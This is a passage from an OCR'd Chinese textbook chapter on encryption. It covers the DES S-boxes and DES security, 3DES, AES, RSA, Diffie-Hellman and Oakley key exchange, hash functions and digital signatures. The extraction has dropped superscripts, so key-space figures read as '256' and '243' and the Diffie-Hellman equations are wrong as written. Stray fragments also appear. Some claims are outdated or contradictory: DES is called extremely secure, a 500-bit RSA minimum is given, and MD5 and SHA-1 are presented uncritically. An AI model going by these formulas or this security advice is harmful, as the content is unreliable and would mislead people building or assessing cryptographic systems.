7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
s_5															
2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
s_6															
12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13

续表

s_7															
4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
s_8															
13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

DES 算法的解密过程是一样的，区别仅仅在于第 1 次迭代时用子密钥 K_{15}，第 2 次 K_{14}，最后一次用 K_0，算法本身并没有任何变化。DES 的算法是对称的，既可用于加密又可用于解密。

4.4.2 DES 算法的安全性分析

DES 算法具有极高安全性，到目前为止，除了用穷举搜索法对 DES 算法进行攻击外，还没有发现更有效的办法。而 56 位长的密钥的穷举空间为 256T，这意味着如果一台计算机的速度是每秒钟检测一百万个密钥，则它搜索完全部密钥就需要将近 2285 年的时间，可见，这是难以实现的，当然，随着科学技术的发展，当出现超高速计算机后，我们可考虑把 DES 密钥的长度再增长一些，以此来达到更高的保密程度。

在 DES 算法作为一个标准时，曾出现过许多的批评，其中之一就是针对 S 盒的。DES 里的所有计算，除去 S 盒全是线性的，也就是说，计算两个输出的异或与先将两个对应输入异或再计算其输出是相同的。作为非线性部件，S 盒针对密码体制的安全性至关重要。在算法提出时，就有人怀疑 S 盒隐藏了“陷门”。而美国国家安全局能够轻易地解密消息，同时还能宣称 DES 算法是“安全”的。当然无法否认这一猜测，然而到目前为止，并没有任何证据证明 DES 里的确存在“陷门”。

事实上，后来表明 DES 里的 S 盒是被设计成能够防止某些类型的攻击的。在 20 世纪 90 年代初，Biham 与 Shamir 发现差分分析时，美国国家安全局就已承认某些未公布的 S 盒设计原则正是为了使得差分密码分析变得不可行。事实上，差分密码分析在 DES 最初被研发时就已成为 IBM 的研究者所知，但这种方法却被保留了将近 20 年，直到 Biham 与 Shamir 又独立地发现了这种攻击。

对 DES 算法最中肯的批评是密钥太短。DES 算法中只用到 64 位密钥中的其中 56 位，第 8，16，24，…，64 位 8 个位并未参与 DES 运算，而是用作奇偶校验。在所有密钥空间中有极少量的弱密钥，如全 0 和全 F 的密钥等，在选择时应尽量避免。这一点，向我们提出了一个应用上的要求，即 DES 的安全性是基于除了 8、16、2464 位外的其余 56 位的组合变化 256 才得以保证的。因此，在实际应用中，我们应避开使用第 8、16、24…64 位作为

有效数据位，而使用其他的 56 位作为有效数据位，才能保证 DES 算法安全可靠地发挥作用。如果不了解这一点，把密钥 Key 的 8，16，24，…，64 位作为有效数据使用，将不能保证 DES 加密数据的安全性，对运用 DES 来达到保密作用的系统产生数据被破译的危险，这正是 DES 算法在应用上的误区，留下了被人攻击、被人破译的极大隐患。总之，DES 密钥太短，超期服役的时间也太长。新的攻击手段不断出现，DES 以面临实实在在的威胁。直接的威胁还是在于专用设备，由于芯片的速度越来越快，造价越来越便宜，导致专用设备的造价也大大地降低。

DES 算法除了差分密码分析外，另外两种最重要的密码攻击是穷尽密钥搜索和线性密码分析。对 DES 算法而言，线性攻击更有效。1994 年，一个实际的线性密码分析由其发明者 Matsui 提出。这是一个使用 243 对明文——密文，又用了 40 天来找到密钥。这个密码分析并未对 DES 的安全性产生实际影响，由于这个攻击需要数目极大的明-密文对，在现实世界中一个敌手很难积攒下用同一密钥加密的如此众多的明-密文对。

4.4.3 其他常用的对称加密算法

1. 3DES 加密算法

3DES 又称 Triple DES，是 DES 加密算法的一种模式，它使用 3 条 56 位的密钥对数据进行三次加密。数据加密标准(DES)是美国的一种由来已久的加密标准，它使用对称密钥加密法，并于 1981 年被 ANSI 组织规范为 ANSI X.3.92。DES 使用 56 位密钥和密码块的方法，而在密码块的方法中，文本被分成 64 位大小的文本块然后再进行加密。比起最初的 DES，3DES 更为安全。

3DES 是 DES 向 AES 过渡的加密算法(1999 年，NIST 将 3DES 指定为过渡的加密标准)，是 DES 的一个更安全的变形。它以 DES 为基本模块，通过组合分组方法设计出分组加密算法，其具体实现如下：设 EK()和 DK()代表 DES 算法的加密和解密过程，K 代表 DES 算法使用的密钥，P 代表明文，C 代表密文。这样，

3DES 加密过程为：$C=EK_3(DK_2(EK_1(P)))$

3DES 解密过程为：$P=DK_1((EK_2(DK_3(C)))$

这里可以 $K_1=K_3$，但不能 $K_1=K_2=K_3$(如果相等的话就成了 DES 算法了)

3DES 有两个相同的密钥($K_1=K_3$)，可以是 3DES-CBC，也可以是 3DES-ECB，3DES-CBC 整个算法的流程和 DES-CBC 一样，但是在原来的加密或者解密处增加了异或运算的步骤，使用的密钥是 16 字节长度的密钥，将密钥分成左 8 字节和右 8 字节的两部分，即 K_1=左 8 字节，K_2=右 8 字节，然后进行加密运算和解密运算。

3DES 也可使用三个不同的密钥，它和 3DES-CBC 的流程完全一样，只是使用的密钥是 24 字节的，但在每个加密-解密-加密时用的密钥不一样，将密钥分为 3 段 8 字节的密钥分别为密钥 1、密钥 2 和密钥 3，在 3DES 加密时对加密-解密-加密依次使用密钥 1、密钥 2、密钥 3，在 3DES 解密时对解密-加密-解密依次使用密钥 3、密钥 2、密钥 1。

2. AES(高级加密标准)加密算法

2000 年 10 月，NIST(美国国家标准和技术协会)宣布通过从 15 种候选算法中选出的一

项新的密钥加密标准。Rijndael 被选中成为将来的 AES(高级加密标准)。Rijndael 是在 1999 年下半年，由研究员 Joan Daemen 和 Vincent Rijmen 创建的。AES 正日益成为加密各种形式的电子数据的实际标准。

美国标准与技术研究院 (NIST) 于 2002 年 5 月 26 日制定了新的高级加密标准(AES)规范，如图 4.6 所示。AES 算法基于排列和置换运算。排列是对数据重新进行安排，置换是将一个数据单元替换为另一个。AES 使用几种不同的方法来执行排列和置换运算。




图 4.6 高级加密标准

AES 是一个迭代的、对称密钥分组的密码，它可以使用 128、192 和 256 位密钥，并且用 128 位(16 字节)分组加密和解密数据。与公共密钥密码使用密钥对不同，对称密钥密码使用相同的密钥加密和解密数据。通过分组密码返回的加密数据的位数与输入数据相同。迭代加密使用一个循环结构，在该循环中重复置换和替换输入数据。AES 加密、解密算法原理和 AVR 实现如下。

AES 是一个新的可以用于保护电子数据的加密算法。明确地说，AES 是一个迭代的、对称密钥分组的密码，它可以使用 128、192 和 256 位密钥，并且用 128 位(16 字节)分组加密和解密数据。与公共密钥密码使用密钥对不同，对称密钥密码使用相同的密钥加密和解密数据。通过分组密码返回的加密数据的位数与输入数据相同。迭代加密使用一个循环结构，在该循环中重复置换(permutations)和替换(substitutions)输入数据。

AES 算法是基于置换和代替的。置换是数据的重新排列，而代替是用一个单元数据替换另一个。AES 使用了几种不同的技术来实现置换和替换。为了阐明这些技术，让我们用图 4.7 所示的数据讨论一个具体的 AES 加密例子。下面是你要加密的 128 位值以及它们对应的索引数组： 00 11 22 33 44 55 66 77 88 99 aa bb cc dd ee ff 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15，192 位密钥的值是：00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 0 1 2 3 4 5 6 7 8 9 10 1112 13 14 15 16 17 18 19 20 21 22 23。

AES 高级数据加密算法不管是从安全性、效率，还是密钥的灵活性等方面都优于 DES 数据加密算法，在今后将逐步代替 DES 而被广泛应用。




图 4.7　高级加密算法实例

4.4.4　AES 加密算法在网络安全中的应用

随着信息安全要求的不断提高，数据加密作为保护信息安全的重要手段，其应用不再局限于军事、国防等有限领域，而是迅速走进千家万户。AES 将加密密钥的位数提高到 128 位以上，极大地增加了破解密文的难度。Rijndael 被选为 AES 是经过多个国家的密码专家广泛讨论的结果。Rijndael 算法具有灵活、简便、抗击多种密码分析的优点，它的目标是发展成能够安全用于商业、政治和军事的加密算法。

AES(Rijndael)算法汇聚了安全性、效率高、易实现性、灵活性等优点，是一种较 DES 更好的算法，通常被认为是 DES 算法的取代者。目前，AES 算法主要用于基于私密数据加密算法(对称密钥加密算法)的各种信息安全技术和安全产品，为原有的数据加密应用提供更强的数据安全保障。此外，AES 算法硬件实现的速度大约是软件实现的 3 倍，这就给用硬件实现加密提供了很好的机会。随着网络技术发展迅猛，网络数据的加密要求日益提高。

1. 无线网络应用

由于无线网络的通信通道较有线网络更为开放，安全性的要求更高。目前，无线网络主要有两个国际标准：一是用于 WLAN 的 IEEE 802.11 协议(WIFI)；二是用于 Wman 的 IEEE 802.16 协议(Wimax)。这两个协议在制定初期所采用的安全机制分别为 RC4 和 DES，后来这两个协议也都将 AES 加入到协议的安全机制中。此外，为了保障数据传输安全性，其他的一些无线网络技术也都使用了 AES。例如 ZigBee 技术，为确保 MAC 帧的完整性、机密性、真实性和一致性，其 MAC 层使用 AES 算法进行加密，并且生成一系列的安全机制。ZigBee 技术是一种近距离、低复杂度、低功耗、低数据速率，低成本的双向无线通信技术，主要适用于自动控制和远程控制领域，可以嵌入到各种设备中。

2. 电子商务应用

在电子商务方面，主要是 AES 在电子商务基础平台中的密码协议和交易安全协议中的应用。例如，将 AES 应用在 SSL(Secure Sockets Layer，安全套接层)协议中。在实施数据传输前，发送方通过身份认证后，用 SSL 安全通道发送 AES 密钥到接收方的同时，使用 AES 算法对实时数据加密，然后基于 UDP 协议通过互联网发送加密的实时数据到接收方。这样接收方可以用接收到的 AES 密钥得到具体的实时数据。此外，还可以研究将 AES 与

其他一些公钥加密算法(非对称加密算法)相结合，设计出新的密码。目前比较典型的研究包括：AES 与 RSA 相结合的混合加密体系；利用 NTRU 公钥密码体系分配 AES 密钥；AES 与 ECC(椭圆曲线加密算法)相结合的加密体系；AES 在数据签名中的应用；AES 在公钥加密体系 PKI 中的应用等。

3. AES 软件应用

在 AES 软件实现方面，其应用领域包含语音、视频信息的加密，数据库中的数据加密等。随着计算机对多媒体信息处理能力的增强，多媒体信息加密的问题日渐凸显。由于多媒体信息的数据量很大，直接对其加密效率较低。因此，不仅要考虑数据加密算法 AES 的使用方法，还要设计相应的对多媒体信息进行加密的过程。关于 AES 在数据库方面的应用，主要在于如何在数据输入、输出中生成、分配和管理所用的密钥以及安全的数据加密策略。

4. AES 硬件应用

在 AES 硬件应用方面，主要方向有射频 IC 卡中的数据安全、智能安全卡和对硬盘数据的加密等方面。目前，射频 IC 卡的应用范围很广，如公交 IC 卡、校园一卡通、门禁卡和新一代的居民身份证中都嵌入了 IC 芯片。其中所存储的数据通常都含有持卡人的私人信息，这些信息如果不经过加密处理，很可能泄露出去。因此，如何在射频 IC 卡中加入数据加密功能是 AES 硬件应用的一个研究方向。



4.5 RSA 公钥加密算法及其应用

4.5.1 RSA 算法及其基本思想

RSA 公钥加密算法是 1977 年由 Ron Rivest、Adi Shamirh 和 LenAdleman 在(美国麻省理工学院)开发的。RSA 取名来自于他们三个开发者的名字。RSA 是目前最有影响力的公钥加密算法，它能够抵抗到目前为止已知的所有密码攻击，已被 ISO 推荐为公钥数据加密标准。RSA 算法基于一个十分简单的数论事实：将两个大素数相乘十分容易，但那时想要对其乘积进行因式分解却极其困难，因此可以将乘积公开作为加密密钥。所谓公开密钥密码体制就是使用不同的加密密钥与解密密钥，是一种“由已知加密密钥推导出解密密钥在计算上是不可行的”密码体制。

在公开密钥密码体制中，加密密钥(即公开密钥)PK 是公开信息，而解密密钥(即秘密密钥)SK 是需要保密的。加密算法 E 和解密算法 D 也都是公开的。虽然秘密密钥 SK 是由公开密钥 PK 决定的，但却不能根据 PK 计算出 SK。正是基于这种理论，1978 年出现了著名的 RSA 算法，它通常是先生成一对 RSA 密钥，其中之一是保密密钥，由用户保存；另一个为公开密钥，可对外公开，甚至可在网络服务器中注册。为提高保密强度，RSA 密钥至少为 500 位长，一般推荐使用 1024 位。这就使加密的计算量很大。为减少计算量，在传送信息时，常采用传统加密方法与公开密钥加密方法相结合的方式，即信息采用改进的 DES 或 IDEA 对话密钥加密，然后使用 RSA 密钥加密对话密钥和信息摘要。对方收到信息后，

用不同的密钥解密并可核对信息摘要。

RSA 算法是第一个能同时用于加密和数字签名的算法，也易于理解和操作。RSA 是被研究得最广泛的公钥算法，从提出到现在的三十多年里，经历了各种攻击的考验，逐渐为人们接受，普遍认为是目前最优秀的公钥方案之一。

RSA 的安全性依赖于大数的因子分解，但并没有从理论上证明破译 RSA 的难度与大数分解难度等价。即 RSA 的重大缺陷是无法从理论上把握它的保密性，而且密码学界多数人士倾向于因子分解不是 NPC 问题。

RSA 的安全基于大数分解的难度。其公钥和私钥是一对大素数(100 到 200 位十进制数或更大)的函数。从一个公钥和密文恢复出明文的难度，等价于分解两个大素数之积(这是公认的数学难题)。 RSA 的公钥、私钥的组成，以及加密、解密的公式可见表 4.10。

表 4.10　RSA

公钥	n：两素数 p 和 q 的乘积(p 和 q 必须保密)
	e：与(p−1)(q−1)互质
私钥 KR	d：$e^{-1}(\bmod(p-1)(q-1))$
加密	c：$m^e \bmod n$
解密	m：$c^d \bmod n$

RSA 是被研究得最广泛的公钥算法，从提出到现在已二十多年，经历了各种攻击的考验，逐渐为人们接受，普遍认为是目前最优秀的公钥方案之一。

4.5.2　RSA 算法的安全性分析

在 RSA 密码应用中，公钥是被公开的，即 e 和 n 的数值可以被第三方窃听者得到。破解 RSA 密码的问题就是从已知的 e 和 n 的数值(n 等于 pq)，想法求出 d 的数值，这样就可以得到私钥来破解密文。从上文中的公式：$d\equiv e^{-1}\{\bmod[(p-1)(q-1)]\}$或 $de\equiv 1\ \{\bmod[(p-1)(q-1)]\}$我们可以看出。密码破解的实质问题是：从 pq 的数值，去求出(p−1)和(q−1)。换句话说，只要求出 p 和 q 的值，我们就能求出 d 的值而得到私钥。

当 p 和 q 是一个大素数的时候，从它们的积 pq 去分解因子 p 和 q，这是一个公认的数学难题。比如当 pq 大到 1024 位时，迄今为止还没有人能够利用任何计算工具去完成分解因子的任务。因此，RSA 从提出到现在已二十多年，经历了各种攻击的考验，逐渐为人们接受，普遍认为是目前最优秀的公钥方案之一。然而，虽然 RSA 的安全性依赖于大数的因子分解，但并没有从理论上证明破译 RSA 的难度与大数分解难度等价。

RSA 的缺点主要有以下几项。①产生密钥很麻烦，受到素数产生技术的限制，因而难以做到一次一密。②分组长度太大，为保证安全性，n 至少也要 600 位以上，使运算代价很高，尤其是速度较慢，较对称密码算法慢几个数量级；且随着大数分解技术的发展，这个长度还在增加，不利于数据格式的标准化。目前，SET(Secure Electronic Transaction)协议中要求 CA 采用 2048b 长的密钥，其他实体使用 1024b 的密钥。③RSA 密钥长度随着保密级别提高，增加很快。因此，使用 RSA 只能加密少量数据，大量的数据加密还要靠对称密码算法，运算后的结果也必须等于 1。

4.5.3 其他常用的公开密钥算法

1. Diffie-Hellman 密钥交换算法

首次发表的公开密钥算法出现在 Diffie 和 Hellman 的论文中，这篇影响深远的论文奠定了公开密钥密码编码学。由于该算法本身限于密钥交换的用途，被许多商用产品用作密钥交换技术，因此该算法通常称之为 Diffie-Hellman 密钥交换。这种密钥交换技术的目的在于使得两个用户安全地交换一个秘密密钥以便用于以后的信息加密。

Diffie-Hellman 密钥交换算法的有效性依赖于计算离散对数的难度。简言之，可以如下定义离散对数：首先定义一个素数 p 的原根，为其各次幂产生从 1 到 p−1 的所有整数根，也就是说，如果 a 是素数 p 的一个原根，那么数值：

$$a \bmod p,\quad a2 \bmod p,\quad 、、、、,\quad ap-1 \bmod p$$

则是各不相同的整数，并且以某种排列方式组成了从 1 到 p−1 的所有整数。对于一个整数 b 和素数 p 的一个原根 a，可以找到唯一的指数 i，使得：

$$b = a^i \bmod p \qquad 其中\ 0 \leqslant i \leqslant (p-1)$$

指数 i 称为 b 的以 a 为基数的模 p 的离散对数或者指数。该值被记为 inda，p(b)。

基于此背景知识，可以定义 Diffie-Hellman 密钥交换算法。该算法描述如下。

(1) 有两个全局公开的参数，一个素数 q 和一个整数，是 q 的一个原根。

(2) 假设用户 A 和 B 希望交换一个密钥，用户 A 选择一个作为私有密钥的随机数 XA<q，并计算公开密钥 YA= XA mod q。A 对 XA 的值保密存放而使 YA 能被 B 公开获得。类似地，用户 B 选择一个私有的随机数 XB<q，并计算公开密钥 YB= XB mod q。对 XB 的值保密存放而使 YB 能被 A 公开获得。

(3) 用户 A 产生共享秘密密钥的计算方式是 K = (YB)XA mod q。同样，用户 B 产生共享秘密密钥的计算是 K = (YA)XB mod q。这两个计算产生相同的结果：

$$\begin{aligned} K &= (YB)XA \bmod q \\ &= (XB \bmod q)XA \bmod q \\ &= (XB)XA \bmod q \qquad (根据取模运算规则得到) \\ &= XBXA \bmod q \\ &= (XA)XB \bmod q \\ &= (XA \bmod q)XB \bmod q \\ &= (YA)XB \bmod q \end{aligned}$$

因此相当于双方已经交换了一个相同的秘密密钥。

(4) 因为 XA 和 XB 是保密的，一个敌对方可以利用的参数只有 q、YA 和 YB。因而敌对方被迫取离散对数来确定密钥。例如，要获取用户 B 的秘密密钥，敌对方必须先计算 XB。

$$XB = ind,q(YB)$$

然后再使用用户 B 采用的同样方法计算其秘密密钥 K。

Diffie-Hellman 密钥交换算法的安全性依赖于这样一个事实：虽然计算以一个素数为模的指数相对容易，但计算离散对数却很困难。对于大的素数，计算出离散对数几乎是不可

能的。

Diffie-Hellman 算法具有两个吸引力的特征。

(1) 仅当需要时才生成密钥，减小了将密钥存储很长一段时间而致使遭受攻击的机会。

(2) 除对全局参数的约定外，密钥交换不需要事先存在的基础结构。

然而，该技术也存在许多不足。

(1) 没有提供双方身份的任何信息。

(2) 它是计算密集性的，因此容易遭受阻塞性攻击，即对手请求大量的密钥。受攻击者花费了相对多的计算资源来求解无用的幂系数而不是在做真正的工作。

(3) 没办法防止重演攻击。

(4) 容易遭受中间人的攻击。

2. Oakley 算法

Oakley 算法是对 Diffie-Hellman 密钥交换算法的优化，它保留了后者的优点，同时克服了其弱点。

Oakley 算法具有五个重要特征。

(1) 它采用称为 Cookie 程序的机制来对抗阻塞攻击。

(2) 它使得双方能够协商一个全局参数集合。

(3) 它使用了限时来保证抵抗重演攻击。

(4) 它能够交换 Diffie-Hellman 公开密钥。

(5) 它对 Diffie-Hellman 交换进行鉴别以对抗中间人的攻击。

Oakley 可以使用三种个不同的鉴别方法。

(1) 数字签名。通过签署一个相互可以获得的散列代码来对交换进行鉴别；每一方都使用自己的私钥对散列代码加密。

(2) 散列代码。是在一些重要参数上生成的，如用户 ID 和现时。


(3) 公开密钥加密。通过使用发送者的私钥对诸如 ID 和现时等参数进行加密来鉴别交换。

4.5.4　RSA 在网络安全中的应用

RSA 在软件方面的应用，主要集中在 Internet 上。加密连接、数字签名和数字证书的核心算法广泛使用 RSA。日常应用中，有比较著名的工具包 Open SSL(Security Socket Layer)是一个安全传输协议，在 Internet 上进行数据保护和身份确认。Open SSL 应用 RSA 实现签名和密钥交换，已经在各种操作系统得到非常广泛的应用。另外，家喻户晓的 IE 浏览器，自然也实现了 SSL 协议，集成了使用 RSA 技术的加密功能，结合 MD5 和 SHA1，主要用于数字证书和数字签名，对于习惯于网上购物和使用网上银行的用户来说，几乎天天都在使用 RSA 技术。

RSA 更出现在要求高度安全稳定的企业级商务应用中。在当今的企业级商务应用中，不得不提及使用最广泛的平台 J2SE(Java2 Standard Edition)。事实上，在 J2SE 的标准库中，就为安全和加密服务提供了两组 API：JCA 和 JCE。JCA (Java Cryptography Architecture)提

供基本的加密框架，如证书、数字签名、信息摘要和密钥对产生器； JCA 由几个实现了基本的加密技术功能的类和接口组成，其中最主要的是 Java、Security 包，此软件包包含的是一组核心的类和接口，Java 中数字签名的方法就集中在此软件包中。JCE(Java Cryptography Extension) 在 JCA 的基础上作了扩展，JCE 也是由几个软件包组成，其中最主要的是 Javax、Crypto 包，此软件包提供了 JCE 加密技术操作 API。Javax、Crypto 中的 Cipher 类用于具体的加密和解密。在上述软件包的实现中，集成了应用 RSA 算法的各种数据加密规范(RSA 算法应用规范介绍参见 http://www.rsasecurity.com/rsalabs/node.asp?id=2146，这些 API 内部支持的算法不仅仅只有 RSA，但是 RSA 是数字签名和证书中最常用的)，用户程序可以直接使用 Java 标准库中提供的 API 进行数字签名和证书的各种操作。单机应用程序使用 RSA 加密尚比较少见，例如使用 RSA 加密任意一个文件。



4.6 数据加密技术的应用

数据传输必须满足如下特性。

保密性：通过对一些敏感的数据文件进行加密来保护系统之间的数据交换，防止除接收方以外的第三方截获数据、即使获取也无法解密其内容；真实性：对数据和信息的来源进行验证，以保证数据由合法的用户发出。

完整性：防止非法用户对数据进行无意或恶意地修改、插入，防止数据丢失和顺序改变。

不可否认性：防止数据发送方在发出数据后又加以否认，防止接收方在接收到数据后又否认曾经收到过此数据及篡改数据。为了保证数据在传输过程中满足以上特性，必须进行数据加密。

4.6.1 信息鉴别与信息加密技术

信息鉴别是防御网络主动攻击的重要技术。在需要通过网络进行信息交换时，会遇到以下攻击：消息析取、通信量分析、伪装、内容篡改、序号篡改、计时篡改和抵赖。信息鉴别是证实收到的信息来自可信的源点且未被篡改的过程，可以保证数据的真实性和完整性。

信息加密包括常规加密和公开密钥加密。常规加密提供保密性和鉴别。公开密钥加密分为具有鉴别和签名的公开密钥加密和具有机密性和鉴别及签名的公开密钥加密。

信息鉴别码(MAC)原理：发送方使用一个密钥和特定算法对明文产生一个短小的定长数据分组，即 MAC(Massage Authentication Code)，并将它附加在信息中。在接收方，使用相同密钥的和算法对明文计算 MAC，如果新的 MAC 与信息中的 MAC 匹配，那么接受者确信信息未被修改过，接受者确信信息来自所期望的发送方。常用的信息鉴别函数有如下几种。

1. 散列函数(Hash Funtion)

散列函数类似信息鉴别码，一个散列函数以一个变长的信息作为输入，产生一个定长

的散列码作为输出。散列码通常称为信息摘要(MD)。散列码是信息中所有可能的函数值，并具有差错检测能力，即信息中被修改则散列码改变。用于信息鉴别的三类函数具有下列性质。

(1) 能用于任何长度的数据分组。

(2) 能产生抵偿的输出。

(3) 对任何给定的分组，散列值容易计算。

(4) 单向性。即对任何给定散列值，求其输入值在计算上不可能。

(5) 防止弱抗冲突。对任何给定的分组，要找到一个不同的分组且与之有相同的散列值在计算上不可能。

(6) 防止强抗冲突。寻找任意两个分组对，使其散列值相同的计算上不可行。

MD 与 MAC 的区别：是否需要密钥。散列函数可用于信息的完整性鉴别，与加密技术配合使用可以对信息的起源进行鉴别，还可以用于存储文件的完整性检验。

2. MD5 信息摘要算法

MD5 信息摘要算法是由 Rivest(即 RSA 中的 R)提出的第 5 个版本的 MD，此算法对任意长度的信息进行计算，然后得出 128 位的 MD 代码。其作用是将大容量信息在数字签名前被压缩成一种保密的格式。

3. 安全散列算法(SHA)

安全散列算法(SHA)是由美国国家标准和技术协会(NIST)提出，并作为联邦信息处理标准在 1993 年公布，1995 年又发布了一个修订版，称为 SHA-1。SHA-1 算法输入信息的最大长度不超过 2^{64}b，产生的输出是一个 160 位的信息摘要。

4.6.2　数字签名技术

数字签名是提供身份的认证，可以防止收发双方的抵赖，即提供不可否认性。数字签名具有如下特点。

(1) 签名是可信的。签名使文件的接收者相信签名者是慎重地在文件上签字的。

(2) 签名是不可伪造的。签名证明是签名者而不是其他人慎重地在文件上签字。

(3) 签名是不可重用的。签名是文件的一部分，不可能将签名移到不同的文件上。

(4) 签名的文件是不可改变的。在文件签名后，文件不能改变。

(5) 签名是不可否认的。签名和文件是物理存在的，签名者事后不能声称他没有签过名。

根据上述特点我们可以发现，应用数字签名技术后，可同时保证数据的真实性、完整性和不可否认性。它能防止伪造和篡改信息；防止冒用别人名义发送信息；防止发出(收到)信件后又加以否认。常用的数字函数有两种。

1) 直接数字签名 DDS(Direct Digital Signal)

